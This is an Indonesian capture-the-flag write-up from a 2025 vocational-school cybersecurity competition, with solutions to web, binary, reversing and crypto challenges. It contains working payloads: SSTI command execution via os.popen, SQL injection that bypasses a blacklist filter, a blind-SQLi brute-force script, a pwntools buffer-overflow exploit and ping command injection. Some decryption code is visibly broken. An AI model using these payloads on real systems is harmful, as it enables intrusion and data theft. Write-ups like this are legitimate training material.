

WRITEUP LKS CYBER SECURITY
PROVINSI D.I. YOGYAKARTA 2025



LKS SMK

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Welcome

Challenge

9 Solves

×

Welcome

1

Welcome to the competition, here's bonus for you

|

flag{free_flag_for_U_n_good_luck!}

1/20 attempts


Flag

Submit

Web Explotation

Delicious Meal

Diberikan soal mengenai session cookie, saya melihat cookie pada website yang memiliki key username dengan value "user" hasil dari enkripsi base64. Kemudian saya mengubah dengan "admin" yang sudah dienkripsi base64



The screenshot shows a web browser interface with a 'Request' tab selected. The request is a GET request to `http://challs.steild.xyz:5002`. The response is a 200 OK status with a 404 Not Found message. The response body contains a flag: `flag{s3ss10n_sw4pped_n1cely}`.

Request

```
1 GET / HTTP/1.1
2 Host: challs.steild.xyz:5002
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/135.0.0.0 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8
6 Sec-GPC: 1
7 Accept-Language: en-US,en;q=0.9
8 Accept-Encoding: gzip, deflate, br
9 Cookie: session=
  .eJwdjUEKwzAMBL9SdHECxC_oub8oxSiuYkwUKch2L8Z_r-1t2IGdDvjFihaisho8YONGcIfYStUzJCOqWdIUvUeVPS
  cfQmQsJYRJWXL9Q2LdkOf4clrc2196kSwuYr09NR5ke2Zyqzfcz7KOMROtkAmeNL_zgQLjBwQPMel.Z_dyVg.Bs7KKz
  AHurE7WgxtkHs5gEDJyFg; username=YWRtaW43D%3D
10 Connection: keep-alive
11
12
```

Response

```
1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 100
4 Date: Mon, 10 Sep 2024 12:00:00 GMT
5
6 404 Not Found
7
8
9
10
11
12
```


The response body contains a flag: `flag{s3ss10n_sw4pped_n1cely}`.

Temukan berbagai macam jenis cookies yang lezat dan berkualitas di toko kami

[Lihat produk](#)

Secure Box V1

Ini halaman awalnya



Diberikan file zip yang berisi kode server

Terlihat di sini bahwa aplikasi menggunakan database sqlite

```
app.py 1 x
C: > Users > MyPC PRO > AppData > Local > Temp > 2ee4c86b-011d-4e82-9272-d48059b6bc6a_dist (1).zip.c6a > dist > app > app.py > ...

75
76
77 def init_db():
78     conn = sqlite3.connect("users.db")
79     c = conn.cursor()
80     c.execute("CREATE TABLE IF NOT EXISTS users (username TEXT, password TEXT)")
81     c.execute("DELETE FROM users")
82     c.execute("INSERT INTO users VALUES ('admin', '{}').format(FLAGS)")
83     c.execute("INSERT INTO users VALUES ('guest', 'guest123')")
84     conn.commit()
85     conn.close()
86
87 def is_malicious(input_str):
88     # Basic filter
89     blacklist = [
90         r"--",
91         r"' ?or ?",
92         r"1 ?= ?1",
93         r"' ?= ?'",
94         r"(?i)union",
95         r"(?i)select"
96     ]
97     for pattern in blacklist:
98         if re.search(pattern, input_str):
99             return True
100     return False
101
102 @app.route("/", methods=["GET", "POST"])
103 def index():
104     message = ""
105     if request.method == "POST":
106         username = request.form["username"]
107         password = request.form["password"]
108
109         if is_malicious(username) or is_malicious(password):
110             message = "Nice try, hacker! Input blocked."
111             return render_template_string(TEMPLATE, message=message)
112
113         conn = sqlite3.connect("users.db")
114         c = conn.cursor()
115         query = f"SELECT * FROM users WHERE username = '{username}' AND password = '{password}'"
116         print("[DEBUG] Executing query:", query)
117         try:
118             c.execute(query)
119             result = c.fetchone()
120         except:
121             result = None
122         if result:
123             if result[0] == "admin":
124                 message = f"Welcome admin! Here's your flag: {result[1]}"
125             else:
126                 message = "Wrong password or username."
127         conn.close()
128     return render_template_string(TEMPLATE, message=message)
```

Kemudian saya mencoba login dengan menggunakan kode `/*`, yang memiliki arti komentar seperti `--`. Artinya query setelahnya tidak akan dijalankan, alhasil kita bisa login sebagai admin

Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: secure-v1.steld.xyz:12001
3 Content-Length: 36
4 Cache-Control: max-age=0
5 Origin: http://secure-v1.steld.xyz:12001
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
9 Gecko) Chrome/135.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
11 q=0.8
12 Sec-GPC: 1
13 Accept-Language: en-US,en;q=0.6
14 Referer: http://secure-v1.steld.xyz:12001/
15 Accept-Encoding: gzip, deflate, br
16 Connection: keep-alive
17 username=admin'/*&password=admin
18
```


Response

Pretty Raw Hex Render

The response is a web page titled "Secure Login Box" with a dark blue background. It features a white login form with two input fields: "Username" and "Password". Below the fields is a blue "Login" button. After clicking the button, the page displays a success message: "Welcome admin! Here's your flag: flag{SQL_1njectiooo0n_1010}".


Game Master

Di sini saya diberikan hint "template", maka kemungkinan besar bahwa kereantanannya adalah SSTI



Kode exploit

```
{{config.__class__.__init__.__globals__['os'].popen('cat Dockerfile').read()}}
```



Secure Box V2

Pada soal ini, adalah soal blind-sql pada form login, karena ketika saya mencoba trigger

error menggunakan tanda petik, saya hanya mendapatkan pesan error tanpa sql querynya. Saya melihat ada fungsi yang mengembalikan sebuah flag, maka untuk mendapatkannya, saya mencoba melakukan "bruteforce", yang mengecek value pada suatu index (maka server tidak akan merespon error)

```
solve.py x
app > solve.py > ...
1 import requests
2
3 def req_form(query):
4     data = {
5         "username": f"admin' AND ({query});--"
6     }
7
8     # print(data)
9     resp = requests.post('http://secure-v2.steld.xyz:12002', data=data)
10    return resp.content.decode()
11
12
13
14 def send_query(queryfmt, start=29, maxlen=35):
15     data = ""
16     for i in range(start, maxlen):
17         is_done = True
18         for j in range(32, 128):
19             hrf = f''{chr(j)}''
20             query = queryfmt.format(idx=i, hrf=hrf)
21
22             resp = req_form(query)
23             print(query)
24
25             if resp.find("Invalid") == -1:
26                 print(chr(j))
27                 data += chr(j)
28                 is_done = False
29                 break
30
31             # time.sleep(0.3)
32         if is_done:
33             break
34         print(data)
35     return data
36
37 # flag{blind_SQL_with_time_4ttack}
38
39 res = send_query("SELECT get_flag_char({idx}) = {hrf}")
40 print(res)
```

Binary Exploitation

Echo Server

Disini saya mendapat soal yang akan memunculkan id, yang akan saya gunakan untuk membuat payload

```
jns23 at MyPCPRO in /mnt/c/Users/MyPC PRO/Downloads/binex/dist 25-04-10 - 9:20:49
o nc challs.steld.xyz 16001
Welcome to echo server!
Random id today 0x401196
Enter your input: 
```

```
solve.py X
solve.py > ...
1 from pwn import *
2 exe = ELF("./vuln")
3 io = remote('challs.steld.xyz', 16001)
4
5 io.sendlineafter(b"Enter your input: ", b'A'*72+p64(0x401196))
6 io.interactive()
```

Ini adalah basic buffer overflow

```
jns23 at MyPCPRO in /mnt/c/Users/MyPC PRO/Downloads/binex/dist 25-04-10 - 9:19:15
└─o python solve.py
[*] '/mnt/c/Users/MyPC PRO/Downloads/binex/dist/vuln'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX unknown - GNU_STACK missing
PIE:       No PIE (0x400000)
Stack:     Executable
RWX:       Has RWX segments
SHSTK:     Enabled
IBT:       Enabled
Stripped:  No

[+] Opening connection to challs.steld.xyz on port 16001: Done
[*] Switching to interactive mode
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x96\x11@

Congratulations! flag[bas1c_buff_0ve333rflow_2222}
[*] Got EOF while reading in interactive
```

Ping Me

Disini saya mencoba ping, dan kita bisa memasukkan exploit kode dengan tanda pemisah ; karena tidak disanitasi. Namun karakter yang diinputkan dibatasi, maka saya menulis I.I; exploit code

```
PROBLEMS 3 OUTPUT DEBUG CONSOLE TERMINAL PORTS

jns23 at MyPCPRO in /mnt/c/Users/MyPC PRO/Downloads/re 25-04-10 - 10:10:14
o nc challs.steld.xyz 16002
Welcome to Ping Utility!
Enter an IP address to ping:1.1.1.1;cat flag.txt
Invalid IP address format

jns23 at MyPCPRO in /mnt/c/Users/MyPC PRO/Downloads/re 25-04-10 - 10:10:36
o nc challs.steld.xyz 16002
Welcome to Ping Utility!
Enter an IP address to ping:1.1;cat flag.txt
flag{unsafe_comma4nd_inj3ction_1111}
```

Guess Star

Disini saya menggunakan kode dari soal dan mengubah seed serta round numbernya

```
C: > Users > MyPC PRO > Downloads > WU > binex > guess_star > dist > app > solve.py > ...

1
2 import random
3
4 random.seed(1744267107)
5
6 with open("stars.txt") as f:
7     stars = [line.strip() for line in f.readlines()]
8
9 round_stars = [random.choice(stars) for _ in range(5)]
10 answer_indices = [stars.index(star) for star in round_stars]
11
12 round_number = 1
13
14
15 print(f"answer_indices {answer_indices}")
16
17 print(f"round_number : {round_number}")
18 print(f"answer_indices[round_number % 5] : {answer_indices[round_number % 5]}")
```

```
13
14
15 print(f"answer_indices {answer_indices}")
16
17 print(f"round_number : {round_number}")
18 print(f"answer_indices[round_number % 5] : {ans

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
-jns23 at MyPCPRO in /mnt/c/Users/MyPC PRO/Downloads/MU/b
-o python solve.py
answer_indices [7, 10, 2, 10, 2]
round_number : 1
answer_indices[round_number % 5] : 10
-jns23 at MyPCPRO in /mnt/c/Users/MyPC PRO/Downloads/MU/b
-o python solve.py
answer_indices [0, 18, 15, 5, 0]
round_number : 0
answer_indices[round_number % 5] : 0
-jns23 at MyPCPRO in /mnt/c/Users/MyPC PRO/Downloads/MU/b
-o python solve.py
answer_indices [0, 18, 15, 5, 0]
round_number : 0
answer_indices[round_number % 5] : 0
-jns23 at MyPCPRO in /mnt/c/Users/MyPC PRO/Downloads/MU/b
-o python solve.py
answer_indices [0, 8, 7, 11, 11]
round_number : 1
answer_indices[round_number % 5] : 8
-jns23 at MyPCPRO in /mnt/c/Users/MyPC PRO/Downloads/MU/b
-o python solve.py

nc
Microsoft Windows [Version 10.0.22631.4890]
(c) Microsoft Corporation. All rights reserved.

C:\Users\MyPC PRO>ncat challs.steld.xyz 12112
Welcome to Stellar Guess!
Guess the index of 2 stars in a row to get the flag.
Current server time: 1744267087


Round 1: Current seed: 1744267087
Enter the index (0-19): 0
Correct!

Round 2: Current seed: 1744267107
Enter the index (0-19): 8
Correct!

≡fÅê Congrats! You guessed 2 in a row!
Here is your flag: flag{predict4bl33_s33d_tuned_to_my_wavelength}
```

Reverse Engineering

Sleeping Beauty:



Saya mencoba Membacanya dengan “strings string | less” hasilnya:

```
kali@kali: ~/Downloads
File Actions Edit View Help
/lib64/ld-linux-x86-64.so.2
;y~B
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_0_ES6_
_ZNSt8ios_base4InitD1Ev
_ZNSolsEPFRSoS_E
_ZStlsISt11char_traitsIcEERSt13basic_ostreamIT_0_ES5_PKc
_ZNSt8ios_base4InitC1Ev
_ZSt4cout
__cxa_finalize
usleep
__libc_start_main
__cxa_atexit
libstdc++.so.6
libc.so.6
GLIBCXX_3.4
GLIBC_2.34
GLIBC_2.2.5
PTE1
u+UH
flag{hidden_string_99999}
Welcome :)
:*$*
GCC: (Ubuntu 11.4.0-1ubuntu1~22.04) 11.4.0
Scrt1.o
:|
```

flag{hidden_string_99999}


Crypto

Puisi dari terminal

3434363932303733373536313734373532303730363136373639323037393631364536373
2303734363536453631364536373243323037333635363536423646373232303643363136
4536343631364232303644363536453637363536453631364236313645323037343646373
0363932303733363936433639364536343635373232303644373536453633373536433230
3634363932303734363537323644363936453631364332303733363537323736363537323
2453230343936313230373436393634363136423230363236353732364236313734363132
3036313730363132443631373036313243323036383631364537393631323036443635364
5363936453637363736313643364236313645323037333631373437353230363236313732
3639373332303643364636373230363136453635363832303634363136453230373336353
7303639373236393645363732303644363137323734363136323631364232303644363136
4536393733324532303533363536413631364232303733363136313734323036393734373
5324332303733363937333734363536443230364436353645364136313634363932303637
3631364536413639364332303134373436353732364236313634363136453637323036443
6353645373936313643363132303733363536453634363937323639323036343631364532
3037343635373236423631363436313645363732303644363536453739363137303631323
0373537333635373232303634363536453637363136453230373037353639373336393230
3739363136393734373532303636364336313637374236373330333036343546364433303

7323645363936453637354637333735364537333638333136453635354636313645363435
4636333638363133303733374430443041

Enkripsi tersebut merupakan enkripsi hex namun masih berupa bilangan jadi saya mengkonversi ke hex ascii menggunakan hex decoder agar lebih mudah di decrypt:




Setelah itu saya mengonversi dari hex ke string dan hasilnya:



flag{g00d_m0rning_sunsh1ne_and_cha0s}

Twisted Bits

Saya menggunakan fungsi rotate left, kemudian menggunakan XOR kembali



```
main-dist.py X
main-dist.py > ...
5 def rotate_left(val, r_bits, max_bits=8):
6     ((val & (2**max_bits - 1)) >> (max_bits - r_bits) % max_bits)
7
8
9 def encrypt(flag, key=0x2D):
10     enc = []
11     for i in range(len(flag)):
12         v = ord(flag[i]) ^ 0x5A
13         v = (v + i * 3 + key) & 0xFF
14         v = rotate_right(v, 2)
15         enc.append(v)
16     return enc
17
18 def decrypt(enc, key=0x2D):
19     flag = ""
20     for i in range(len(enc)):
21         # Menggunakan fungsi rotate_left yang telah diberikan
22         v = rotate_left(enc[i], 2)
23
24         # Kemudian reverse + menjadi - (v + i * 3 + key) & 0xFF
25         v = (v - (i * 3 + key)) & 0xFF
26
27         # Melakukan operasi XOR kembali
28         v = v ^ 0x5A
29         flag += chr(v)
30
31     return flag
32
33
34
35
